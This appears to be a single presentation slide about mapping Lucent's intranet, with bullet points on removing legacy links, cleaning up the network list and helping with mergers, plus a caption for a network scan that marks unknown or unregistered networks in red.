
Lucent's intranet

- Legacy links understood and removed
- Network list cleaned up
- M&A assistance

Scan showing
business units.
Red are unknown
or unregistered
nets









